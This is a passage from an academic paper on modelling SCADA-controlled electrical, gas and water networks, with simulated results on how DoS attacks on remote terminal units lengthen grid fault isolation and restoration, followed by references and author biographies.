


Figure 10 - Load flow model of MV smart grid

6.2. Gas network

The basic gas network has two feeders: two interconnected first gas PRS feed portions of a branching network, to supply different types of users and/or PRI. In the network, a CHP and a Biomethane generator that identifies the "active user" type , which enters biomethane into the natural gas distribution network, have been included. In normal operation, the network is balanced, and its parameters such as gas pressure, flow, pressure drop and speed are measurable or calculable for each network component. Network reconfiguration, in case of contingencies/faults, is possible by acting on a normally open branch. Assuming a failure in one of the components of the network, it is possible to isolate the failure and perform a reconfiguration of the network by means of remote controlled valves in order to ensure continuity of operation.

Figure 11 reports the load flow simulation results in normal operation, by PSS-Sincal.




Figure 11- Load flow model of gas network

Operating parameters, such as pressure and flow rate are computed at each node and branch of the network. Also, flow direction is indicated for each branch.

6.3. Water network

The urban water network model has been developed by PSS Sincal (Figures 12) implements two sources, each one able to feed alone the whole network, as in case of a failure scenario. In normal operation, the left branch is fed by one reservoir, while the right branch is fed by the other reservoir.




Figure 12 - Water network model

6.4. SCADA functionalities

SCADA, by means of its Remote Terminal Units (RTU) monitors the status of the physical network, implements load shedding, network reconfiguration upon contingencies (Bobbio, 2012).

An example of SCADA functionalities in anomaly conditions of the grid is a short circuit on a transmission line due to natural phenomenon. In this case, SCADA system (Figure 13) executes the Fault Isolation and System Restoration (FISR) procedure.




Figure 13: SCADA system of a MV electrical grid

Electrical failures may cause the de-energisation even of large part of electrical customers and need to be located, isolated and repaired quickly and safely. Failure location consists in the progressive re-energisation of electrical sections of the grid, by closure/aperture of circuit breakers, starting from the most upstream section of the grid to the most downstream section of the breaker originally tripped. The process ends when the feeder protection at substation is activated and the faulty section is located and isolated. Finally, on the repair of the faulty section, the grid is restored to its original configuration. FISR procedure is based on grid monitoring, sensing of loss of power, circuit breakers operations, performed throughout Remote Terminal Units (RTUs) and can be compromised by a cyber attack.

Particularly, the duration of FISR procedure can increase under a cyber attack. The time the FISR procedure takes influences directly QoS of the electrical grid. One of QoS used by electricity distributors is

$$Tn = \sum(KVA*Duration)/Installed\ KVA$$

Tn is indeed an equivalent time of complete loss of electricity for all the customers while executing FISR. More the FISR process takes, greater the *Tn* is.

RESULTS

To evaluate attacks consequences, we focus on the model of the MV smart grid which simulates a part of medium voltage distribution grid which consists of 7 sections (Ciancamerla 2014). In case of an electrical failure on one of such sections, SCADA detects the sectiont to which faulty line belongs, isolates the section and restore original configuration after line reparation. To do this remotely, dozens of commands are sent by SCADA to RTUs who open and close switches. Commands transmission depend on elements state rankings under cyber attack.

Three cases are simulated. First case - no cyber attack, all elements work well, and we suppose line reparation lasts for 5 minutes. Second case - attack (1). In this scenario a RTU is under a DoS attack which makes the SCADA to delay commands by 2 minutes. In the third scenario - attack (2) - the RTU is out of service due to DoS attack and switches are opened/closed manually by maintenance team. Resulting *Tn* values (in minutes) are presented in table 2.

Table 2 - *Tn* values for different sections

	Section number						
Cases	1	2	3	4	5	6	7
No attack	5.28	8.19	6.9	7.09	7.26	20.9	8.58
Attack (1)	7.28	10.1	9.06	10.6	9.0	24.3	10.1
Attack(2)	20.3	14.8	20.3	43.0	48.9	41.7	45.9

Besides *Tn* indicator used by electrical companies, the simulation model of each urban network also calculates more detailed indicators such as time of flow loss for each customer, command transmission times, and many others.

CONCLUSIONS

We are investigating as cyber attacks on SCADA system may negatively impact on SCADA functionalities, requested to maintain the full operability of each urban network. Particularly, we have shown as FISR procedure that SCADA operator execute in case of electrical failure on the electrical grid, can be degraded by cyber attacks.

The investigation has been carried out by the use of HTB. Hybrid Test Bed (HTB) is used to represent meaningful portions of actual SCADA system, submit it to actual cyber attacks and then analyze and evaluate the consequences on SCADA, in terms of observability and/or controllability of the physical CI, and then in terms of CI resilience.

In HTB, Simulative models are in charge of predicting consequences of cyber attacks on the physical CI, by means of appropriate indicators (i.e. *Tn*), giving an indispensible information to estimate risk for customers of urban networks. HTB is also in charge to reproduce cyber attacks and their propagation more realistically then modeling.

Currently just offline communication among such simulators has been implemented, by means of Excel and HTML exchange formats. The work is on going to reach a full integration of the simulative platforms and between them and the hardware devices for cyber attack process.

The work, started within EU FP7 CockpitCI project, is under one of main objectives of the current ATENA Horizon 2020 EU project.

REFERENCES

NARUC. 2012 Cybersecurity for state regulators.

Ahmad N., Ghani N. A., Kamil A. A., Tahar R. M. - Modelling the complexity of emergency department operations using hybrid simulation - International Journal of Simulation and Process Modelling (IJSPM), Vol. 10, No. 4, 2015

Abate V., Adacher L., Pascucci F. - Situation awareness in critical infrastructures - International Journal of Simulation and Process Modelling (IJSPM), Vol. 9, No. 1/2, 2014 Shafiullah G. M., Amanullah M. T. Oo, Shawkat Ali A. B. M., Wolfs P. 2013. Smart Grid for a Sustainable Future - Smart Grid and Renewable Energy, 2013, 4, 23-34

Mets K., Ojea J. A., Develder C. 2014. Combining power and communication network simulation for cost-effective smart grid analysis - IEEE Commun. Surveys & Tutorials – Special Issue on Energy and Smart Grid

Bruzzone A. G., Massei M., Poggi S. - Infrastructures protection based on heterogeneous networks - International Journal of Simulation and Process Modelling (IJSPM), Vol. 11, No. 1, 2016Ciancamerla E., Minichino M, Palmieri S. 2012. On prediction of QoS of SCADA accounting cyber attacks Probabilistic Safety Assessment and Management Conference (PSAM11) and the Annual European Safety and Reliability Conference (ESREL 2012)

Ciancamerla E., Minichino M. and Palmieri S. - Modelling SCADA and corporate network of a medium voltage power grid under cyber attacks - SECRYPT 2013, Iceland 29-31 July 2013

Ciancamerla E., Minichino M. and Palmieri S. - Modeling cyber attacks on a critical infrastructure scenario - IISA2013, 10-12 July 2013

Bobbio A., Bonanni G., Ciancamerla E., Clemente R., Iacomini A., Minichino M., Scarlatti A., Terruggia R., Zendri E. 2010. Unavailability of critical SCADA communication links interconnecting a power grid and a Telco network Reliability Engineering and System Safety Journal, Vol 95, ISS.12

Cruz, T. and Barrigas, J. and Proença, J. and Graziano, A. and Panzieri, S. and Lev, L. and Simões, P. , "Improving Network Security Monitoring for Industrial Control Systems", in 14th IFIP/IEEE Int. Symposium on Integrated Management (IM 2015), 2015

Ciancamerla E, Fresilli B., Minichino M., Patriarca T. and Iassinovski S., “An electrical grid and its SCADA under cyber-attacks, modeling versus a Hybrid Test Bed“, proceeding of 48th Annual International Carnahan Conference on Security Technology Rome, Italy – October 13-16, 2014, pp. 182 – 187. (ISBN 978-1-4799-3531-4)

Alonge G., Ciancamerla E., Fallone M., Mastrilli A., Minichino M., Ranno M., Reali M., Regina P. - Modeling interdependent urban networks in planning and operation scenarios - DHSS 2014 International Defense and Homeland Security Simulation Workshop - 10-12 September, 2014- Bordeaux, France

Bobbio A., Bonaventura A., Ciancamerla E., Lefevre D., Minichino M., Terruggia R. - Temporal network reliability in perturbed scenarios: Application to a SCADA system. In Proceedings IEEE Annual Reliability and Maintainability Symposium, pages 1–7, Reno, NV, 2012. ISSN: 0149-144X; ISBN: 978-1-4577-1849-6

https://nmap.org

https://ettercap.github.io/ettercap/

https://www.wireshark.org

https://www.tenable.com

https://www.metasploit.com

http://www.schneider-electric.com/ww/en/

https://www.kali.org/

https://www.snort.org/

https://securityonion.net

www.siemens.com

http://www.isi.edu/nsnam/ns/

www.mathworks.com

http://www.win-tech.com

AUTHORS BIOGRAPHY

Ester Ciancamerla received her degree in Nuclear Engineering from University of Rome on 1978. Since her degree, she has been working at ENEA, as scholarship holder and researcher. In remote past, major experience has been gained dealing with system validation, software verification plans, software test methodologies, tools and environments for computer based systems in nuclear, avionics and railway fields. Her current research interest is on modelling methods and tools for de-pendability/survivability evaluation of networked systems. She has acted in the frame of several re-search programs, funded by Italian research organisations and by European Union; among the most recent SINERGREEN, an Italian project and CockpitCI, MICIE, SHIP, ISAEUNET, SAFETUNNEL, IRRIIS EU Projects. He has authored and co-authored more than 90 papers for International Journals and Conferences Proceedings.

Benedetto Fresilli received the degree in Computer Engineering from the University of Rome. Has been network computing consultant for more than 15 years. Currently he works at ENEA (Italian national Agency for New Technologies Energy and Sustainable Economic Development) in the field of secure networking and cyber security of real time systems. He has experience in the field of internetworking, routing and switching technologies, and network security. His experience include conducting security assessments, performing network designs, configuring and implementing security solutions such as firewalls, virtual private networks and intrusion prevention solutions. His research activities are currently focused on cyber security of critical infrastructure. He has worked in CockpitCI EU FP7 project and he is co-author of several scientific papers.

Michele Minichino graduated in Electronic Engineering, “summa cum laude” from University of Naples in 1978. At ENEA, he acts as senior re-searcher and project leader. His main research interest is on methods, algorithms and tools for reli-ability, dependability and performance analysis of control and protection systems, computer based systems, networked systems and (wired/wireless) communication networks. His current research focuses on the investigation of risk based methodologies, qualitative and quantitative indicators, multi formalism and multi solution methods and tools for Quality of Service measures (in terms of performances, reliability and dependability) of large interconnected technological networks, including power grids and telco networks at regional/national level. Michele is working on scenarios, heterogeneous models and tools to assist the CI operators in performing emergency procedures, with attention to the integration of modeling and hybrid test beds to reproduce adverse events (i.e. cyber-attacks) and their propagation on SCADA systems and corporate networks and to predict their consequences on the physical infrastructures, such as the energy networks. He has acted in the frame of several research programs, funded by Italy and by European Union; among the most recent SINERGREEN Italian project, CockpitCI, MICIE, SHIP, ISAEUNET, SAFETUNNEL and IRRIIS EU Projects. He has been Contract Professor, at the Software Engineering Chair of the Engineering Faculty of the II University of Rome "Torvergata", for several years. He has been Contract Professor of Mainframe Operating Systems, at the High School of the Italian Ministry of Finance (Scuola Ezio Vanoni).
He has authored and co-authored more than 90 papers for International Journals and Conferences Proceedings.

Tatiana Patriarca received the degree in Communication Engineering on 2008 and the Ph.D. in Information and Communication Engineering on 2012 from the University of Rome. She is currently researcher at ENEA (Italian national Agency for New Technologies Energy and Sustainable Economic Development) and her research activity is in cyber security field of Critical Infrastructures. She works in SMART 2014/1079 EU project and she has worked in CockpitCI EU FP7 project. Previously, she worked in Telecom Italia, main Italian ICT group and provider of telecommunication services, and in Ericsson, provider of services, software and infrastructure in ICT technology for telecom operators. She is co-author of several scientific papers.